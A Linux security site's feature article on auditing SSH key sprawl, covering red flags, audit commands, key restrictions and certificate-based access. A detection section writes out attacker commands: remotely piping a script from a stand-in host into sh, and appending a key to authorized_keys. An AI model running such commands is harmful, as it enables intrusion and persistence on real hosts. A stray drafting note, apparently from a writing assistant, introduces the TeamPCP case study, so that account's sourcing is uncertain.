


Stay Ahead With Linux Security Features
 security advisory risk management

 If more than 12 million enterprise systems can be exposed by flaws in a security control designed to harden Linux, it's probably worth asking whether Linux gives people a false sense of security. That's a question that has come up repeatedly throughout 2026. . This year alone, researchers have disclosed privilege-escalation vulnerabilities, root-level kernel flaws, and multiple supply-chain compromises affecting Linux environments. That doesn't mean Linux suddenly became insecure. It means...
 Jun 15, 2026
  security advisory attack
 A Linux server gets cleaned up after an intrusion. The suspicious process is terminated, credentials are rotated, and the system is rebooted during maintenance. Everything seems secure. A few hours later, the same outbound connection appears again. . Situations like that point to persistence . The attacker no longer needs the original exploit because something on the host continues restoring access behind the scenes. Finding that mechanism is often more important than understanding how the...
Jun 08, 2026  threat detection scalability
 Building a SIEM is easier than scaling one. Most open-source deployments start as a simple "all-in-one" server. It is easy to set up, but that design rarely survives the transition from a lab to a production workload. . A SIEM watching 20 endpoints is not doing the same job as one watching 500. More endpoints mean more logs; more logs require more storage; more storage makes search heavier. Eventually, the very architecture that made your lab easy to deploy becomes the reason your production...
Jun 04, 2026  security advisory apache
 A newly disclosed attack technique called HTTP/2 Bomb is drawing attention because it targets the software that sits at the front of much of the Linux internet. Apache HTTP Server, NGINX, Envoy, and the ingress layers that many Kubernetes environments depend on can be forced into consuming disproportionate amounts of memory using relatively small amounts of attacker traffic. . For Linux administrators, the concern is not the HTTP/2 protocol itself. It is the possibility that a single...
Jun 04, 2026  security advisory important
 The compromise of Nx Console shows how much infrastructure now sits behind a single developer account. GitHub repositories, CI/CD pipelines, container build systems, Terraform projects, Kubernetes deployments. None of those systems was the initial target. The workstation was. . Attackers did not need a Linux privilege escalation bug or a remote code execution chain. They needed developers to trust a tool they were already using. For many organizations, that was enough. What Happened? Federal...
Jun 03, 2026  Refine features
X Clear Filters Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
What got you started with Linux?
Loading...

Explore Latest Linux Security features
We found -4 articles for you...
102
 access controlopen-sourcekey management
SSH Key Sprawl on Linux Unmanaged Access Threats and Cleanup Guide

A production Linux server gets rebuilt from an old image. A contractor leaves. A CI/CD job is retired. Months later, the same SSH public keys are still sitting in authorized_keys, silently trusted by root or a service account nobody owns anymore. . That is how SSH key sprawl usually happens. It rarely stems from one obvious failure. Instead, it accumulates through years of small access decisions that never expire. For attackers, those forgotten keys are not clutter; they represent silent SSH persistence, a vector for Linux lateral movement, and a direct path around the identity controls your team thinks are protecting the fleet. This guide explains how experienced Linux administrators should approach a Linux SSH key audit: where keys hide, what they look like during an investigation, and how to transition to sustainable SSH key lifecycle management without breaking production. Quick SSH Key Sprawl Audit Before changing a single configuration line, ask your team these five questions: Which local users currently have an authorized_keys file? Which public keys appear on more than one host across the estate? Which keys allow direct access to root or highly privileged service accounts? Which keys have no clear owner, ticket trail, comment, or active business purpose? Which key files have been modified recently outside of approved automation windows? What SSH Key Sprawl Actually Means SSH key sprawl is not just "too many files." It is an unmanaged trust. Every public key in an authorized_keys file is a standing, unsupervised access decision. The operating system is stating, “Whoever holds the matching private key can authenticate as this user.” That is acceptable when the key is documented, current, restricted, and monitored. It becomes a massive liability when nobody knows who created it, why it exists, or where the private key lives. The core issue is that SSH key-based access does not naturally follow the lifecycle of normal identity systems. Passwordsexpire. SSO accounts get disabled. PAM workflows require explicit approval. SSH keys, unless managed deliberately, remain valid indefinitely. The National Institute of Standards and Technology (NIST) has explicitly warned that SSH-based interactive and automated access requires strict provisioning, termination, and monitoring. Yet, while organizations pour resources into central identity directories, authorized_keys security is frequently treated as background infrastructure rather than a critical identity control layer. That control gap is where sprawl thrives. A typical Linux estate quickly fills up with a chaotic mix of user keys, root keys, service keys, deployment keys, break-glass keys, vendor keys, cloud-init keys, and leftovers from decommissioned scripts. To the SSH daemon, a legitimate administrative key and an orphaned key look identical. CRITICAL OPERATIONAL WARNING: Do Not Start by Deleting Keys Never start cleanup by deleting keys you don’t recognize. Production systems often rely on poorly documented automation, and removing the wrong key can break backups, deployments, configuration management, or emergency access. Keep discovery and remediation separate. Why SSH Keys Become a Hidden Attack Surface SSH is trusted because it is familiar. Administrators rely on it daily for troubleshooting, patching, and incident response. Because it is a foundational tool, it is easy to view SSH access as static infrastructure rather than highly privileged identity management. Attackers exploit this familiarity. A valid SSH key provides quiet access without password guessing, without triggering multi-factor authentication (MFA) in standard setups, and without generating the loud credential-failure noise that alarms Security Operations Centers (SOCs). If an attacker compromises a user account and writes their own public key to that account’s authorized_keys file, they have secured a reliable backdoor. The SANS Internet Storm Center describes this as one of the firstpersistence moves automated bots attempt after compromising a Unix host. MITRE ATT&CK tracks this behavior under SSH Authorized Key Manipulation (T1098.004) . They note that adversaries regularly modify these files directly, through shell commands, or via cloud APIs to maintain persistence, escalate privileges, or access higher-privileged identities across Linux, macOS, ESXi, and cloud environments. Where the Sprawl Starts Operational Pressure: A deployment pipeline needs fast access to a fleet. A team needs temporary access during a critical outage. A vendor needs to troubleshoot a production system. An administrator appends a public key to a few machines because the ticket is urgent. The incident ends, the systems remain online, the key remains trusted, and the team moves on. Cloud Velocity: Infrastructure changes faster than access reviews. Images get cloned, instances inherit metadata, and automation accounts get reused across staging and production. SANS notes that SSH keys often function as long-lived credentials in cloud investigations, completely bypassing centralized identity tools when mishandled. The Root Problem: Direct root SSH login removes individual attribution; every action appears to come from the same omnipotent identity. When root authorized_keys files contain old keys, the system cannot distinguish legitimate emergency access from malicious persistence. SANS connects this directly to forensic weakness: actions performed as root are incredibly difficult to tie back to a specific human operator. Making this a real case study adds immense value and instantly elevates the credibility of the entire piece. You can anchor the blog post by citing a high-profile real-world breach pattern that mirrors this exact vulnerability lifecycle: the TeamPCP supply chain campaign, which directly targeted CI/CD ecosystems and developer infrastructure (including a widespread compromise of the Jenkins Marketplace and popular GitHub Actions/PyPI packages). Here is a revisedversion of that specific block, rewritten as a concrete real-world case study to drop straight into your blog: The TeamPCP CI/CD Supply Chain Campaign The risk of automation key sprawl moved from theoretical to catastrophic during a widespread supply chain campaign tracked to a threat actor group known as TeamPCP. Instead of targeting hardened downstream production applications directly, the attackers systematically compromised the developer ecosystem. They injected backdoors into open-source Python packages (like liteLLM on PyPI) and published trojanized plugins to the Jenkins Marketplace (including the widely used Checkmarx AST plugin). Once the malicious plugins or poisoned dependencies are executed within target environments, they run with controller-level privileges. TeamPCPs' automated payload immediately launched an aggressive credential harvester designed to parse the file system for over 50 categories of secrets. Among the highest-value targets seized were unpassphrased SSH private keys and cloud credentials sitting on legacy, developer-managed, or forgotten Jenkins instances. Because many organizations completely lack an automated access lifecycle for automation infrastructure, these extracted keys still matched active authorized_keys files across production fleets. Attackers used these forgotten paths to bypass standard perimeter security, move laterally into production Kubernetes clusters, and establish silent, long-term persistence without ever triggering standard brute-force or credential-failure alerts. The root cause was not an exploit in OpenSSH itself; it was a systemic failure to treat CI/CD and automation keys as ephemeral, high-risk identities. Warning Signs and Red Flags When reviewing an environment, do not simply count files. Look for structural anomalies and trust relationships that do not match your current operational reality. Red Flags That Need Immediate Review Root authorized_keys containing old personal keys: Personal laptop keys insideroot accounts mean zero attribution and severe offboarding risk. Key reuse across unrelated accounts or hosts: The same public key appearing in multiple users' home directories means a single private key compromise compromises the whole network. Blank or generic key comments: Keys ending in generic tags like user@localhost> or simply no comment at all, hiding ownership. authorized_keys modified outside change windows: File modification timestamps that do not align with central configuration management logs. Direct user write permissions on production trust files: Users retain full control over the files that dictate who can log into their accounts. Unrestricted SSH agent forwarding: Forwarding allowed across shared jump hosts, exposing active identity sockets to local root users. Suspicious Command-Line Behavior Attackers moving laterally often abuse legitimate OpenSSH binaries to execute commands across your network. Watch out for these specific execution patterns in your process and shell history logs: # Bypassing strict host checking to push remote shell payloads ssh -oBatchMode=yes -oStrictHostKeyChecking=no user@10.10.20.50 'curl http://malicious.local/script.sh | sh' # Appending a key directly to a profile via a single shell command echo "ssh-rsa AAAA..." > > ~/.ssh/authorized_keys # Local identity switching to bypass standard administrative logs ssh root@localhost -i /tmp/id_rsa The last example is easy to overlook. Local SSH authentication is frequently abused for identity switching on the same machine. SANS points out that local SSH to a privileged account frequently bypasses sudo logs and other standard tracking mechanisms that administrators rely on for user attribution. A Step-by-Step Linux SSH Key Audit To bring an unmanaged environment under control safely, follow a structured, procedural approach. Step 1: Inventory All Trust Files Locate every active authorized_keys and authorized_keys2 file across your file systems.Do not assume they only live in /home. Search systematically: Bash find /home /root /var/lib -name "authorized_keys*" -type f Step 2: Generate Key Fingerprints A public key string is long and unwieldy. To compare keys accurately across multiple hosts, extract their unique cryptographic fingerprints using ssh-keygen: ssh-keygen -lf /home/user/.ssh/authorized_keys This outputs the key size, the MD5 or SHA256 fingerprint, the associated user, and the comment string. Step 3: Find Duplicate Keys Across the Fleet Map your fingerprints into a central sheet or database. Identify keys that cross security boundaries. A deployment key repeated across a controlled web tier may be expected; a single contractor's public key repeated across three separate administrative accounts and two service accounts is a major architecture flaw. Step 4: Isolate Root and Service Account Keys Prioritize high-privilege targets. Extract every key inside /root/.ssh/authorized_keys and any service accounts with sudo privileges. Cross-reference these keys against active personnel lists and open tickets. Step 5: Correlate Changes with Log History Verify the file metadata. Use stat to check the modification times of the files. Cross-reference unexpected modifications with your central authentication logs (/var/log/secure or /var/log/auth.log) to see which user account and IP address were active when the file was modified. Step 6: Move Cleanup Into Change Control Once orphaned keys are identified, do not delete them via manual shells. Schedule a maintenance window, stage the removals via your configuration management tooling (Ansible, Puppet, or Salt), and monitor application behavior immediately following the run. Common Mistake: Treating File Permissions as the Whole Fix Standard file permissions are basic hygiene, but they do not equal comprehensive security control. Setting an authorized_keys file to 0600 owned by the user stops other local unprivileged users from tampering with it.However, it does absolutely nothing to prevent a compromised user account—or a compromised application running under that user's context—from appending a new key to its own profile. The SANS ISC recommends considering root ownership with read-only access for user files where appropriate, noting that while the immutable flag (chattr +i) is not an airtight security boundary against a root breakout, it adds high detection value because standard automated processes cannot alter the file without throwing an explicit error. This requires a mental shift: permissions should support your access model, not just satisfy a compliance checklist. For interactive staging spaces, user-managed keys might be tolerable. For production environments, user-managed trust is an operational liability. The critical question isn't "Are the permissions valid?" It is "Who is authorized to change who can log in?" Practical Remediation Examples If you must use static keys for automation or service accounts, you should drastically narrow their capabilities using OpenSSH enforcement clauses directly within the authorized_keys file. Instead of a raw public key string, prefix the entry with restrictive options: Plaintext from="10.10.20.15",command="/usr/local/bin/backup-script",no-agent-forwarding,no-port-forwarding,no-X11-forwarding,no-pty ssh-ed25519 AAAA... This configuration does not make the key entirely harmless, but it drastically reduces its utility if exposed. It limits network ingress to a single IP address (from="10.10.20.15"), forces the execution of a singular, hardcoded script (command="..."), drops interactive terminal access (no-pty), and strips out advanced features that attackers exploit for lateral movement. Centralizing the Access Database To stop sprawl entirely, move the trust database out of user home directories. You can redirect OpenSSH to look for authorized keys in a central, root-governed directory by modifying /etc/ssh/sshd_config: Plaintext AuthorizedKeysFile/etc/ssh/authorized_keys/%u This shifts write access entirely to root, preventing users or compromised applications from self-provisioning access paths. You can also leverage AuthorizedKeysCommand to pull keys dynamically from an external source, such as a secure identity provider or a secrets engine. However, remember the operational tradeoff: dynamic lookups introduce hard dependencies. If the central lookup service goes down or a network partition occurs, your administrators may be locked out. Experienced teams always test these failure states and maintain isolated, break-glass local authentication paths. The Hidden Spots Admins Forget An effective audit must extend past the standard incoming trust files. Attackers analyze the entire SSH configuration to find outbound paths. known_hosts Security: The known_hosts file logs every system a user or service has successfully connected to from this machine. Red Canary notes that attackers actively parse these files to map the internal network topology and target secondary systems for lateral movement. Enable hashing (HashKnownHosts yes) in your global configuration to prevent cleartext infrastructure mapping. SSH Agent Forwarding: While highly convenient for hopping across bastion environments, agent forwarding extends local authentication trust into remote systems. If an intermediate jump host is compromised, a local root user can hijack your active forwarded agent socket to authenticate elsewhere on the network under your identity. Disable agent forwarding globally and mandate ProxyJump instead. Passphraseless Private Keys: An unencrypted private key sitting on a disk is a plaintext credential. Where automated, non-interactive workflows require keys, ensure they are placed in dedicated secret management engines with strict application loop isolation rather than standard user home directories. Shifting from Static Keys to Governed Access Eliminating static SSH keys across a massive fleet overnight is rarelyrealistic. A pragmatic path forward requires categorizing access into distinct operational layers: Access Category Governance Strategy Human Administrators Tie access strictly to individual identity. Implement Central Identity Providers (IdPs), enforce multi-factor authentication, mandate sudo for granular attribution, and eliminate identity debt when employees depart. Automation & CI/CD Maintain isolated, single-purpose identities. Enforce source IP constraints and forced commands directly in the centralized key configurations. Privileged Infrastructure Enforce PermitRootLogin no across the fleet. Force administrators to log in using named personal accounts first, creating an explicit audit trail before escalating privileges via sudo. The Strategic Goal: SSH Certificate Authentication For growing or highly regulated enterprises, static public keys create too much long-lived security debt. Moving to SSH certificate authentication is the cleanest long-term structural solution. Instead of deploying public keys across thousands of production hosts, you configure your SSH daemons to trust a centralized SSH Certificate Authority (CA). Users and automation pipelines authenticate to an identity provider to receive short-lived, cryptographically signed certificates (valid for hours or a single shift). When certificates are short-lived, access expires naturally. You no longer need to run complex cleanup scripts when a contractor leaves or an automation host is retired; the clock revokes the credential automatically. Start your cleanup this week with the highest-risk targets: inventory your root accounts and privileged service entries first. Extract their fingerprints, verify their current business justifications, and purge the entries that cannot be explicitly accounted for. SSH is not inherently insecure; unmanaged trust is. . Learn how to combat SSH key sprawl in Linux environmentsand secure your infrastructure against potential vulnerabilities.. SSH audit, Linux key management, secure Linux access, automate SSH security, open source SSH techniques. . MaK Ulac
 May 27, 2026 •

Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
What got you started with Linux?
Search Topics
Powered By

Linux Security - Your source for Top Linux News, Advisories, HOWTOs and Feature Releases
QUICK LINKS
subscribe to newsletters!
Like staying secure? So do we.
Sign up for updates, tips, and alerts!
Discover faster search, smarter navigation, and deeper Linux security insights. Read More